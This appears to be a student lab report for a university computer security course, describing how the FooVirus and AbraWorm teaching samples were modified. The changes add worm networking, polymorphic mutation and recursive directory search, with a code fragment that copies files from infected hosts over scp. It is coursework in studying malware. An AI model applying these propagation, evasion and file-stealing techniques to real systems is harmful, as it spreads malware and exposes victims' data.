Report on

**Malware Offline**

**CSE 406** – Computer Security

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**Task 01**


/\* Taking cues from the code shown for AbraWorm.py, turn the FooVirus.py virus into a worm by incorporating networking code in it. The resulting worm will still infect only the ‘.foo’ files, but it will also have the ability to hop into other machines. \*/

We have to incorporate networking codes from AbraWorm.py in the FooVirus.py so that it can hop into machines. For this, let’s copy the get\_new\_usernames, get\_new\_passwds and get\_fresh\_ipaddresses functions and other things for them to function properly.

As the number of lines in FooVirus.py is very large now and we do not want to manually handle this, we add this to the file –

    line\_count = len(IN.readlines())

    virus = [line for (i,line) in enumerate(IN) if i < line\_count]



**Task 02**

/\* Modify the code AbraWorm.py code so that no two copies of the worm are exactly the same in all of the infected hosts at any given time \*/

To achieve this mutation, we took multiple steps –

* Separated the bashbang from all the other lines and randomly altered lines starting with #, as in the comments
* Added random letters into the comments and even changed the number of #’s
* Added random comments inside the file at random places
* Added random impossible date at the end of file

Then we put all that into a temporary file and finally replaced it on top of our infected AbraWorm.py.

**Task 03**

/\* If you examine the code in the worm script AbraWorm.py, you’ll notice that, after the worm has broken into a machine, it examines only the top-level directory of the username for the files containing the magic string “abracadabra.” Extend the worm code so that it descends down the directory structure and examines the files at every level. \*/

For this we have recursively went through all the files using “-rl” and attacked them.

for filename in files\_of\_interest\_at\_target:

    filename = filename.decode('utf-8')

    # filename = filename.split('/')[-1]

    print("filename:", filename)

    scpcon.put(filename)